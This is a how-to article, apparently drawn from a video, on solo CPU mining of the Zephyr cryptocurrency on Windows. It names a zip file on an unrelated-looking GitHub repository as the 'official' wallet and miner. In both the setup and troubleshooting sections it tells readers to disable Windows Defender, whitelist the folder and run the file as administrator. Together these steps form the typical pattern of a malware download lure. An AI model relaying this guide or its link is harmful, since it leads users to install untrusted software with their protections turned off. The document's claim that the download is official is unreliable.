How to Mine Zephyr Using CPU Solo Mining on Windows
Zephyr is a unique cryptocurrency that blends privacy features inspired by Monero with the Minimal Djed stablecoin protocol, creating a private and reserve-backed stablecoin system. To start mining Zephyr solo using your CPU on Windows, you need to download the official wallet and mining software, configure your system properly, and optimize the miner settings for best results. For more details and official resources, visit the Zephyr protocol website.
Understanding Zephyr and Its Mining
Zephyr stands out by combining the privacy strengths of Monero with the stability of the Minimal Djed protocol. This innovative approach makes it attractive for miners interested in privacy-focused stablecoins. Mining Zephyr involves validating transactions and securing the network using your CPU, which is more accessible than GPU or ASIC mining, especially for beginners.
Preparing Your System for Zephyr CPU Mining
Before mining, ensure your Windows PC is ready:
- Download the official Zephyr wallet and miner from the GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
- Unzip all files into a dedicated folder.
- If you encounter errors, update Microsoft Visual Studio Redistributables and Python on your system.
- Consider disabling Windows Defender temporarily or adding exceptions, as it may block the miner.
- Run the miner as administrator to enable huge pages and maximize hashing performance.
These steps help avoid common issues that users report during setup.
Configuring the Miner for Solo CPU Mining
The mining software uses a JSON configuration file and an optional BAT script to start mining. Key configuration points:
- Edit the JSON file to input your Zephyr wallet address.
- Adjust CPU thread count based on your processor’s cores for optimal performance.
- Use the BAT file to launch the miner with proper parameters and admin rights.
- Monitor the miner console for accepted shares and hashrate.
This clear separation between configuration file and launch script helps simplify management and troubleshooting.

Video: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows
Tips for Boosting Mining Efficiency
To improve your mining profits and experience:
- Overclock your CPU carefully to increase hash rates without overheating.
- Ensure you have the latest drivers and Windows updates installed.
- Regularly check the official wallet and miner updates for performance improvements.
- Join Zephyr community forums or channels to share settings and tips.
Mining Zephyr solo means you receive full mining rewards but also face network variance, so patience is key.
Common Issues and Troubleshooting
Typical problems include miner crashes, errors launching the software, or low hash rates:
- Update dependencies like Visual Studio and Python when errors arise.
- Disable antivirus or whitelist the miner folder to prevent interference.
- Run miner as administrator to access system resources fully.
- Verify wallet address correctness in the config file.
Following these guidelines helps ensure a smooth mining setup.
Summary
Mining Zephyr coin solo on a Windows PC using CPU mining is straightforward with the official wallet and miner from GitHub. By preparing your system, configuring the miner properly, and applying optimization tips, you can start earning Zephyr while supporting a private, stable cryptocurrency network. For a detailed walkthrough and updates, refer to the channel FINCOR for expert guidance and visit the Zephyr protocol official site to get started today.
Useful Links
- Zephyr Protocol Official Site: https://zephyrprotocol.com/
- Official Wallet and Miner Download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Key takeaways
- Zephyr is a private, reserve-backed stablecoin using the Minimal Djed protocol
- Solo mining Zephyr is possible on Windows using CPU mining software
- Official Zephyr wallet and miner available on GitHub for easy setup
- XMRig miner configured with JSON and BAT files supports Zephyr CPU mining
- Running miner as admin and disabling Windows Defender may improve stability
Questions & answers
Can I solo mine Zephyr using my regular CPU on Windows?
Yes, Zephyr supports solo mining using CPU on Windows. You need to download the official wallet and mining software, configure your setup correctly, and run the miner with appropriate settings to start solo mining.
What should I do if I get errors running the Zephyr miner on Windows?
Common fixes include updating Microsoft Visual Studio Redistributables and Python, disabling or whitelisting the miner in Windows Defender or antivirus, and running the miner as administrator to ensure it has necessary permissions.
How do I optimize my CPU for better Zephyr mining performance?
You can optimize mining by adjusting the number of CPU threads in the miner's JSON config, enabling huge pages by running as admin, and carefully overclocking your CPU while monitoring temperatures to increase hash rates.
Is solo mining Zephyr profitable compared to pool mining?
Solo mining gives you all block rewards but can involve more variance and longer waits between rewards. Pool mining offers steadier payouts but shares rewards. Many beginners prefer solo mining on CPU to learn and gain full rewards.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version